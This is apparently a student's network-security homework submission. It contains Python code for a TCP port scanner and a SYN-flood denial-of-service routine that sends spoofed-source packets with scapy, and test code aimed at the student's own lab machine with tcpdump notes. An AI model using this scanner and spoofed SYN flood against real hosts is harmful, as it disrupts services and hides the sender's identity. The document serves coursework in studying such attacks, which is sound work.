Terrence Randall
March 24, 2020
ECN login: randall7

Homework 8

Code:

```
class TcpAttack:
    # spoofIP: String containing the IP address to spoof
    # targetIP: String containing the IP address of the target computer to attack
    def __init__(self, spoofIP, targetIP):
        self.spoofIP = spoofIP
        self.targetIP = targetIP

    # rangeStart: Integer designating the first port in the range of ports being scanned.
    # rangeEnd: Integer designating the last port in the range of ports being scanned
    # No return value, but writes open ports to openports.txt
    def scanTarget(self, rangeStart, rangeEnd):
        open_ports = []
        display = 1
        for testport in range(rangeStart, rangeEnd+1):
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.settimeout(0.1)
            try:
                sock.connect((self.targetIP, testport))
                open_ports.append(testport)
                if display:
                    print("port open: ", testport)
            except:
                if display:
                    print("port closed: ", testport)
        FILEOUT = open('openports.txt', 'w')
        for x in open_ports:
            FILEOUT.write(str(x) + '\n')
        FILEOUT.close()
        FILEOUT.close()
    # port: Integer designating the port that the attack will use
    # numSyn: Integer of SYN packets to send to target IP address at the given port
    # If the port is open, perform DoS attack and return 1. Otherwise return 0.
    def attackTarget(self, port, numSyn):
        FILEIN = open('openports.txt', 'r')
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(0.1)
        try:
            sock.connect((self.targetIP, port))
            for i in range(numSyn):
                IP_header = scapy.all.IP(src=self.spoofIP, dst=self.targetIP)
                TCP_header = scapy.all.TCP(flags="S", sport=RandShort(), dport=int(port))
                packet = IP_header / TCP_header
                try:
                    send(packet)
                    #print("Successfuly sent packet")
                except Exception as error:
                    #print(f"Error on iteration: {i}")
                    print(error)
            return 1
        except Exception as err:
            print("failed to attack, given error:")
            print(err)
            return 0
```


Terrence Randall
March 24, 2020
ECN login: randall7
Test Code:

```python
if __name__ == '__main__':
    spoofIP = '65.50.234.105' # this is not my actual ip address (a "fake" ip address)
    targetIP = '128.46.4.61' #my shay computer's public ip address
    rangeStart = int(1)
    rangeEnd = int(1024)
    port = int(22)
    Tcp = TcpAttack(spoofIP, targetIP)
    #Tcp.scanTarget(rangeStart, rangeEnd)
    if Tcp.attackTarget(port, 1):
        print('port was open to attack')

    '''
    TCP dump command to run to see the scanning and "attacking" occuring:
    sudo tcpdump | grep shay.ecn.purdue.edu
    '''
```

TCP Dump for port scanning (only looking for a single port):

The message that results from my script is highlighted



Terrence Randall
March 24, 2020
ECN login: randall7

TCP Dump after sending a single “attack” packet:

The message that results from my script is highlighted twice. The packets that are sent (and received) prior to the first highlighted instance are the same as those in the port scanning image above. This is because I use the same method in this portion of the code to check if the port is open.

The second highlighted instance is alone, because I commented out the checking code for this purpose.